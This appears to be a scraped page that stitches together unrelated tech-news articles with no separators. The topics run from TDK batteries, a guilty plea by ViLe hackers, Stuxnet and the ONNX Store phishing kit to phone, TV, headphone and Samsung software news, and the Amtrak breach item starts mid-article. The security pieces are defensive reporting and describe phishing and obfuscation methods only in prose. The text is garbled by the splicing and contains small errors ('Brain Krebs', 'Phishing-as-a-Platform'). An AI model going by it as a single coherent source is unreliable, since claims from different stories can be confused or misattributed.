
There has been a solid breakthrough in the world of battery technology. TDK, a major supplier of batteries to Apple and Tesla, has managed to develop a material for solid-state batteries with 100-times higher energy density. The breakthrough will allow the manufacturing of battery cells with 100x the volumetric density than its current solution.
The new material for solid-state batteries will offer significantly higher energy density
According to TDK, the newly created material will offer significantly higher energy density than the company’s current CeraCharge solid-state batteries. It has an energy density of 1,000Wh/L. Essentially, it has 100 times higher energy capacity than TDK’s current mass-produced solution.
In the new CeraCharge solid-state battery solution, the company has used an oxide-based solid electrolyte. It is accompanied by additional lithium alloy anodes. Apart from this, TDK hasn’t revealed many technical details about how this solution will create batteries with 100 times higher energy density.
The company did mention that these batteries are extremely safe due to the use of oxide-based solid electrolytes. This means they will be much safer in products that come in direct contact with the human body, like smartwatches, fitness trackers, earbuds, and hearing aids.
Notably, TDK’s new solution would effectively make high-capacity batteries compliant with the new EU regulations. The new rules require the hardware makers to phase out disposable batteries in favor of the ones that can be recharged or replaced. The new regulations aim to reduce the e-waste, which will contribute to the reduction of environmental impact.
TDK’s new battery solution can be utilized in various devices
TDK says there are many applications of its new higher energy density battery solution. These batteries can be used in wearable devices like earphones, hearing aids, and smartwatches. They can also be put in environmental sensors, apart from being used as a replacement for coin cell batteries.
Smartphone companies like Apple could also utilize the new CeraCharge batteries, as it already uses the current TDK batteries in its products. We can expect Apple devices like the iPhone, AirPods, and the Apple Watch to offer much higher battery life in the future. We can expect that other consumer electronics providers will also use this tech in their products.
TDK is now working towards bringing the new power cells to mass production. It will also try to increase the capacity of its new solid-state battery further. The company will start sending samples of the new battery tech to clients next year.
Two young men, Sagar Steven Singh (20) aka Weep and Nicholas Ceraolo (26) aka Ominous and Convict hailing from New York and Rhode Island have pleaded guilty to charges of computer intrusion and aggravated identity theft for hacking a federal law enforcement agency’s web portal.
According to the Department of Justice (DOJ) press release, Singh and Ceraolo used stolen credentials to gain unauthorized access to the sensitive portal, potentially compromising a wealth of confidential data. They were charged in March 2023.
The Department of Homeland Security’s Homeland Security Investigations (HSI) El Dorado Task Force, the National Security and Cybercrime Section of the US Attorney’s Office for the Eastern District of New York, the FBI, and the New York Police Department collaborated in this case’s investigation.
The duo was part of a cyber crime group called Vile featuring an appalling logo of a hanged girl. The group harvested personal information, posted it on a public website, and asked victims to pay the hackers to have their information removed.
It is worth mentioning that, at the time of writing, the website was still online. However, the image of a hanged girl had been replaced with a video of the song “La rose des vents“ by France Gall.
As per Brain Krebs’ report from March 2023, the targeted agency was the U.S. Drug Enforcement Administration (DEA), which provided access to 16 different law enforcement databases in the United States.
According to prosecutors, Singh and Ceraolo used a law enforcement official’s stolen password to access a nonpublic, password-protected online portal maintained by a U.S. federal law enforcement agency. The portal provided access to government databases, including records of narcotics, intelligence reports, and currency seizures.
Singh threatened to harm the victim’s family unless they provided him with their Instagram accounts. This tactic, known as “doxxing,” can have devastating consequences for individuals, leading to humiliation, harassment, and even physical harm.
Singh and Ceraolo were aware of the illegality of accessing the portal and the information it could provide. Both men face a sentencing range of two to seven years in prison.
U.S. Attorney for the Eastern District of New York, Breon Peace, condemned the duo’s actions, highlighting the severity of the crime.
“The defendants called themselves ‘ViLe,’ and their actions were exactly that,” Peace said.
HSI New York Special Agent in Charge Ivan J. Arvelo said that the defendants and co-conspirators exploited government database vulnerabilities for personal gain. The guilty pleas send a strong message to those seeking illicit access to protected computer systems.
Stuxnet, a complex worm discovered in 2010, targeted Supervisory Control and Data Acquisition (SCADA) systems used in industrial facilities.
By exploiting multiple vulnerabilities, including zero-days, it breached air-gapped networks (isolated systems) and disrupted Iranian nuclear centrifuges controlled by Siemens Step7 software.
It exposed the limitations of traditional security and highlighted the evolving cyber threat landscape, forcing a reevaluation of cybersecurity strategies and serving as a case study for the challenges of defending critical infrastructure in the digital age, where interconnected systems are vulnerable to sophisticated cyberattacks.
Stuxnet, a sophisticated computer worm, targeted Siemens Step7 software used in industrial control systems, particularly those controlling uranium enrichment centrifuges, and by exploiting zero-day vulnerabilities, it infiltrated air-gapped networks and manipulated programmable logic controllers (PLCs) to increase centrifuge speed, causing them to malfunction and damage Iran’s nuclear infrastructure.
This highly modular worm’s ability to adapt and its rootkit capabilities to hide its presence underscored the need for robust cybersecurity practices to protect critical infrastructure from cyberattacks.
It targeted Iranian nuclear centrifuges with zero-day exploits and manipulated Siemens industrial control systems, suggesting nation-state involvement and possibly a collaboration between US and Israeli intelligence agencies (codename: Operation Olympic Games) aiming to disrupt Iran’s nuclear program.
Despite lacking official confirmation, Stuxnet’s impact on cyber warfare is undeniable. A skilled team likely spent years developing it, potentially inspiring future covert operations.
It exploited zero-day vulnerabilities, used stolen certificates to disguise origin, and manipulated centrifuge frequency converters to destroy them.
Success in disrupting air-gapped networks with these techniques highlighted the potential for cyber weapons to inflict physical damage on critical assets.
Stuxnet exposed critical infrastructure vulnerabilities to cyberattacks, prompting discussions on international regulations for cyber warfare and improving cybersecurity collaboration by targeting industrial control systems, blurring the lines between cyber and physical warfare.
Its success in disrupting Iran’s nuclear program highlighted the potential for digital weapons to cause physical damage and achieve strategic goals, raising concerns about cyberwar escalation and unintended consequences.
According to GreyDynamics, it led to a global reassessment of cybersecurity practices and discussions on regulating cyber weapons development and deployment.
This influence continues to shape cyberwarfare, where malicious code will likely target critical infrastructure like healthcare and finance, causing immense disruption.
State-sponsored hacking increases the risk of cyber weapons leaking to non-state actors, potentially leading to widespread attacks.
To counter this, international agreements for regulating cyberwarfare are being developed, but geopolitical tensions and difficulty in pinpointing attackers make consensus challenging.
The future of cyberwarfare hinges on technological advancements, political maneuvering, and the delicate balance between security and individual freedoms.
FreeWebinar! 3 Security Trends to Maximize MSP Growth -> Register For Free
Before we get into it, please note that this phone has a 15,600mAh battery. So that’s a huge, huge battery pack. In addition to that, Ulefone included 120W fast charging, which is great considering the battery capacity.
The official Ulefone Armor 26 Ultra battery & charging test is in
Alright, let’s talk about the battery consumption. After 30 minutes of gaming, only 3% of the battery charge was lost. After 30 minutes of video streaming, 2% of the battery charge was drained. This should give you an idea of what you’re working with here. The battery life is great.
What about charging? It takes a long time to charge up a gigantic battery like this, right? Well, if you don’t have proper fast charging, yes, sure. With 120W charging, it will take you only 1.5 hours to charge the Ulefone Armor 26 Ultra’s battery pack. And yes, the charger is included in the box.
For comparison’s sake, the iPhone 15 Pro Max has a 4,441mAh battery, and it takes around 2 hours to charge. So longer than this handset which has almost four times the battery capacity. This handset supports much faster charging.
A 200-megapixel main camera sits on the back, along with a 50-megapixel ultrawide unit, and a 64-megapixel night vision camera. The fourth camera back there is a telephoto unit.
The phone has 12GB of RAM, but you can boost that up to 24GB via virtual RAM. A large 6.78-inch 120Hz display is also on offer here, and 512GB of expandable storage. If you’re interested in getting the phone, it’s now on sale thanks to Ulefone’s Summer Sale on AliExpress. All the necessary links are included below.
Several phishing campaign kits have been used widely by threat actors in the past. One popular PhaaS (Phishing-as-a-Platform) was Caffeine, which was first identified and reported by Mandiant researchers.
MRxC0DER, an Arabic-speaking threat actor, developed and maintained the caffeine kit.
However, Caffeine has now been discovered to be rebranded as ONNX Store and is found to be managed independently, but the original developer is taking care of the Client support.
Threat actors are currently using this new rebranded platform to target financial institutions through phishing emails.
Additionally, the ONNX store offers a user-friendly interface that can be accessed via Telegram bots.
Further, it also has the capabilities to bypass 2FA mechanisms which will increase the success rate of business email compromise attacks.
PhaaS Platform Bypass 2FA
According to the reports shared with Cyber Security News, the phishing pages used in these campaigns resemble the original Microsoft 365 login page that will convince any unsuspecting user to enter their authentication credentials.
As a matter of fact, the rebranding specifically focused on improving operational security for threat actors and their services.
Overview of ONNX store (Source: EclecticIQ)
While Caffeine kit used a single shared web server for managing all the phishing campaigns, this new ONNX store allows threat actors to control their operations via Telegram bots and support is provided by a support channel. Some of the observed ONNX store channels and bots are
@ONNXIT: A Telegram user – manages support needs from clients.
@ONNX2FA_bot: A Telegram bot for clients to receive 2FA codes from successful phishing operations.
@ONNXNORMAL_bot: A Telegram bot for clients to receive Microsoft Office 365 login credentials.
@ONNXWEBMAIL_bot: A Telegram bot for clients to control a Webmail server for sending phishing emails.
@ONNXKITS_BOT: A Telegram bot for clients to make payments for ONNX Store services and track their orders.
This is one hand of the channels and the bots, whereas the Services offered include:
Microsoft Office 365 phishing template generation.
Webmail service for sending phishing emails and using social engineering lures.
Bulletproof hosting and RDP services for cybercriminals to manage their operations securely.
Cloudflare To prevent Domain Shutdowns
In several instances, Law Enforcement fought against these cybercriminal operations that have resulted in domain shutdowns to prevent further activities.
However, this new setup uses Cloudflare to delay the takedown process of phishing domains, which provides features like anti-bot CAPTCHA to evade website scanner detections and IP proxying to hide the original hosting provider.
Cloudflare implementation (Source: EclecticIQ)
Further, the cost of different phishing tools is as follows:
Webmail Normal service ($150/Month): Offers customizable phishing pages and webmail server.
Office 2FA Cookie Stealer ($400/Month): A phishing landing page that captures 2FA tokens and cookies from victims, featuring statistics, country blocking, and email grabbing.
Office Normal package ($200/Month): Enables email credential harvesting capabilities without bypassing 2FA.
Office Redirect Service ($200/Month): Advertised by ONNX Store as creating “Fully Undetectable (FUD) links”. This service exploits trusted domains, such as bing.com, to redirect victims into attacker controlled phishing landing pages.
List of available options in ONNX Store (Source: EclecticIQ)
As added information, this new PhaaS platform also allows Quishing (QR-phishing) attacks in which threat actors distribute PDF documents via phishing emails that will contain a QR code.
If these QR codes are scanned, it will redirect the victim to a phishing landing page. Further, most of the phishing emails impersonated reputable services like Adobe or Microsoft 365.
Encrypted JS Code To Evade Detection
Adding to its arsenal, this phishing kit also uses an encrypted Javascript code that will only decrypt when the page loads.
This prevents anti-phishing scanners from detecting these phishing domains.
Once the JS code decrypts, third-party domains such as “httbin[.]org” and “ipapi[.]co” collect the victims’ network metadata, such as browser name, IP address, and location, before sending it to threat actors.
The encryption method also hides malicious scripts which follow the below approaches
Encoded string is decoded from base64
Every character of the decoded string is XORed with a character from the hardcoded key, cycling through the key for the decryption.
The result is a decrypted string (JavaScript code), which is then executed by the browser.
These hidden malicious scripts cannot be viewed during a casual inspection. However, if the key and the encrypted string are known, it can be decrypted easily.
However, the decrypted JS code was also designed to steal the 2FA token entered by the victims.
Bulletproof Hosting For Cybercriminals
The phishing domains registered have SSL certificates, which GTS CA 1P5 issued from Google Trust Services LLC.
Further, most of the registered domains were through NameSilo and EVILEMPIRE-AS.
Further, these bulletproof hosting services enabled cybercriminals an additional layer of anonymity.
Bulletproof hosting (Source: EclecticIQ)
In addition, there were services designed to support a wide range of illegal operations.
The advertisement on a Telegram group stated that the Bulletproof hosting was under development and they were adding RDP sessions.
FreeWebinar! 3 Security Trends to Maximize MSP Growth -> Register For Free
Further, this new ONNX store is also mentioned to support multiple malicious campaigns with high-performance features using enhanced RAM, CPU, and SSD speeds and unlimited bandwidths.
Sony’s new BRAVIA 3 TV, which was announced just a couple of months ago, is already seeing some pretty nice discounts over at Best Buy. All sizes are discounted, starting with the 43-inch model, which is $100 off, making it $499. Here’s the complete list of sizes and prices:
43″ – $499 (reg. $599)
50″ – $599 (reg. $699)
55″ – $699 (reg. $849)
65″ – $799 (reg. $999)
75″ – $999 (reg. $1,299)
85″ – $1,599 (reg. $1,799)
The BRAVIA 3 is Sony’s new low-end TV model, which is really not all that low-end. It’s still a brilliant LED TV with Sony’s own 4K HDR Processor X1, which makes the picture look incredible, including upscaling non-4K content. With Sony’s Triluminous Pro, you’re going to get over a billion accurate colors for lifelike picture quality that is vivid and bright.
Of course, Sony is still using Google TV for the software on its TVs. This means you’re getting all of the apps you could ever want, including Netflix, Apple TV+, Paramount+, Peacock, MAX, and much more. It also brings along Google Cast and Google Assistant. Making for an incredible TV-watching experience.
Those gamers out there, Sony hasn’t forgotten about you. For the PlayStation 5, you get Auto HDR Tone Mapping and Auto Genre Picture Mode. Unfortunately, at this price, you’re not getting 4K120 since there is no HDMI 2.1 available on this TV.
With the BRAVIA 3, Sony has included four HDMI ports (including one eARC), a LAN port, two USB-A ports, an Optical and a coaxial port. Which should give you just about everything you could need on a TV in 2024.
Google Maps, a widely-used navigation and discovery tool, is reportedly preparing to remove its “Followed Places” feature in early 2025. This change, discovered through an APK breakdown of the app’s code, indicates that users will no longer be able to see or follow places within the app after the specified date. However, users have the option to download their local followed places data from the Maps section of Google Takeout before the feature is removed.A new APK breakdown has shed light on the fact that the “Followed Places” feature, which allows users to receive updates and news from businesses and places listed on Google Maps, has gradually lost prominence over time. The “+” Follow button, once easily visible under business names, seems to have disappeared for many users. Furthermore, Google’s support documentation no longer provides instructions on how to follow a business, further indicating a shift away from this feature. The feature to add places to a list, however, remains untouched.
Google Maps “Followed Places” feature back in 2018 (Image credit — Google) versus now gone in 2024 (Image credit — PhoneArena)
There are several possible reasons why Google might be phasing out “Followed Places.” One possibility is that user engagement with the feature was low. With so many ways to stay connected with businesses online (like social media, email lists, and loyalty programs), users may not have found the “Followed Places” feature to be particularly useful. Additionally, the integration of the feature within the Google Maps app might not have been ideal. The “For You” tab, where updates from followed places were delivered, may not have been the most intuitive location for users to check for updates. Finally, Google Maps is constantly adding new features and functionalities. It’s possible that Google decided to prioritize resources on other areas that they believe will be more valuable to users.Introduced in 2018, “Followed Places” aimed to simplify how users stay informed about their favorite businesses and locations on Google Maps. By following a place, users could receive updates directly within the app, including upcoming events, special offers, and any other news the business or location wanted to share. This information was consolidated in the “For You” tab, offering a central hub to stay updated on all followed places.
With Google Maps constantly innovating to provide users with the best possible experience, the decision to remove the “Followed Places” feature reflects a shift in how users prefer to stay informed about the places around them. While some users may have found the “Followed Places” feature helpful, Google might be looking to streamline the app’s functionality and prioritize features that are more widely used. Nevertheless, users have the chance to preserve their followed places data before the feature disappears in 2025.
This included users’ names, contact information, Amtrak Guest Rewards account numbers, dates of birth, partial payment details (such as credit card numbers and expiration dates), gift card information (including card numbers and PINs), and details about their transactions and trips with Amtrak.
The extent of the accessed information has heightened the urgency for affected users to take immediate protective measures.
Amtrak’s Response and Recommendations
Upon discovering the breach on May 15, 2024, Amtrak promptly initiated an investigation and took steps to secure the compromised accounts.
The company reverted the email addresses to the original users and reset the account passwords.
Additionally, Amtrak has enabled multifactor authentication (MFA) for all Amtrak Guest Rewards accounts to enhance security.
Users must now enter a validation code via email or text to complete their login process.
Amtrak has advised affected customers to change their login credentials, not only for their Amtrak accounts but also for any other online accounts that may use similar usernames and passwords.
The company also recommends reviewing these accounts for any suspicious activity.
Furthermore, Amtrak has provided a comprehensive Reference Guide with steps to protect personal information, including ordering free credit reports, placing fraud alerts, and considering security freezes on credit files.
Steps for Affected Users
Amtrak’s Reference Guide outlines several critical steps for users to safeguard their information and mitigate identity theft risk.
Affected individuals are encouraged to:
Order Free Credit Reports: Under U.S. law, individuals are entitled to one free credit report annually from the three nationwide consumer reporting agencies. Reviewing these reports can help identify any unauthorized accounts or inaccuracies.
Place Fraud Alerts: A fraud alert notifies potential creditors to take extra steps to verify the identity of anyone applying for credit in the user’s name, thereby helping to prevent identity theft.
Consider Security Freezes: A security freeze restricts access to the user’s credit file, making it more difficult for identity thieves to open new accounts. Users must place a freeze with each consumer reporting agency individually.
Report Incidents: Any detected fraud or identity theft incidents should be reported to law enforcement, the Federal Trade Commission (FTC), and the user’s state Attorney General. The FTC provides resources and guidance on how to recover from identity theft.
The Amtrak data breach has underscored the importance of robust cybersecurity measures and the need for individuals to remain vigilant in protecting their personal information.
While Amtrak has taken steps to secure affected accounts and prevent future breaches, users are also responsible for following the recommended actions to safeguard their identities.
As cyber threats evolve, companies and consumers must proactively combat data breaches and protect sensitive information.
FreeWebinar! 3 Security Trends to Maximize MSP Growth -> Register For Free
Samsung may delay the launch of Android 15-based One UI 7.0 for Galaxy devices. A noted industry insider recently claimed that the company is prioritizing the development of One UI 6.1.1 for the Galaxy S24 series, pushing the next One UI version to the backseat. One UI 6.1.1 is based on Android 14 and arrives with new foldables next month.
One UI 7.0 faces delay as Samsung prioritizes One UI 6.1.1 with AI features
Every year, Samsung’s new foldables introduce a new One UI build based on the current Android version. These are minor updates particularly focused on tablets and foldables, with fewer new features and improvements for regular smartphones. The company doesn’t take long to bring it to other eligible models. It wraps up the rollout within a few weeks.
However, rumors say it won’t be the case this year. The Galaxy Z Fold 6 and Galaxy Z Flip 6 will introduce Android 14-based One UI 6.1.1, and it’ll be a bigger update than usual. It will bring new AI features and camera fixes for the Galaxy S24 series. The scope of this update is too big for Samsung to quickly wrap it up and move on to Android 15-based One UI 7.0. To ensure a bug-free release of One UI 6.1.1, the company plans to delay the Android update.
We don’t have any dates to report, but tipster Ice Universe says Samsung will begin the One UI 6.1.1 rollout for the Galaxy S24 series in August. If you recall, the Galaxy S23 series received its first Android 14-based One UI 6.0 beta in the second week of August. This tells us that we are looking at a delay of at least a couple of weeks. That’s unless Samsung decides to release One UI 6.1.1 and One UI 7.0 beta simultaneously, which is unlikely.
The stable Android 15 update could still arrive in time
Even if Samsung starts the One UI 7.0 public beta a couple of weeks late, it may catch up later. The company could speed up the development of the new One UI version to ensure a timely release of the stable update. Last year, it tested One UI 6.0 for almost three months before the stable release, which arrived in late October after nine beta builds. Samsung could do the same job in less time this year to make up for a delayed beta launch.
Like before, the Galaxy S24 series should be the first to get One UI 7.0, both beta and stable builds. We will keep a close eye on Samsung’s community forums for more clues and information about release dates. The company’s One UI beta programs have always been limited to seven countries: China, Germany, India, Poland, South Korea, the UK, and the US. Time will tell whether it adds more markets for One UI 7.0 beta this year.

HIFIMAN is a leading company in the Hi-Fi audio space. It launches extremely high-quality headphones ranging between hundreds and thousands of dollars, and its products are well worth the price. The company just debuted its most anticipated set of headphones, and these are the HIFIMAN SUSVARA UNVEILED.
What are the HIFIMAN SUSVARA UNVEILED?
Fans of the HIFIMAN brand have been waiting for the company’s latest iteration in this series. What makes these headphones special isn’t only what the company, but what it also took away. Typically, headphones come with grills between the diaphragm and the listener’s ear. These are usually metal meshes that provide protection. However, this mesh could also lead to unwanted reflections.
HIFIMAN got around this by taking out the grill altogether. This is the reason these headphones are called “Unveiled.” This is because “every detail of well-recorded music is unveiled by the headphone’s design and components,” said HIFIMAN Electronics founder and CEO Fang Brian. This approach will create a much more detailed sound compared to most headphones that use meshes.
Next, you have the ability to remove the backplate if you want a more open sound. The removable backplate is magnetic, so it locks into place when you put it on. This means that you won’t have to worry about it falling off during an intense recording session.
HIFIMAN is all about using high-quality materials with its products. This is why the company chose to use silver for the conductive layer. Silver is extremely conductive, and it leads to maximized sensitivity. You’ll be able to hear finer details in your audio. This creates more “air” in the sound.
Overall, there’s a reason why this is the most anticipated upgrade to the SUSVARA series of headphones. the SUSVARA UNVEILED bring several improvements that make them a worthy buy. If you’re interested in picking up a pair, they will run you $8,000. That’s a steep price, but it’s worth it if you want the best.






.webp)
.webp)
.webp)
.webp)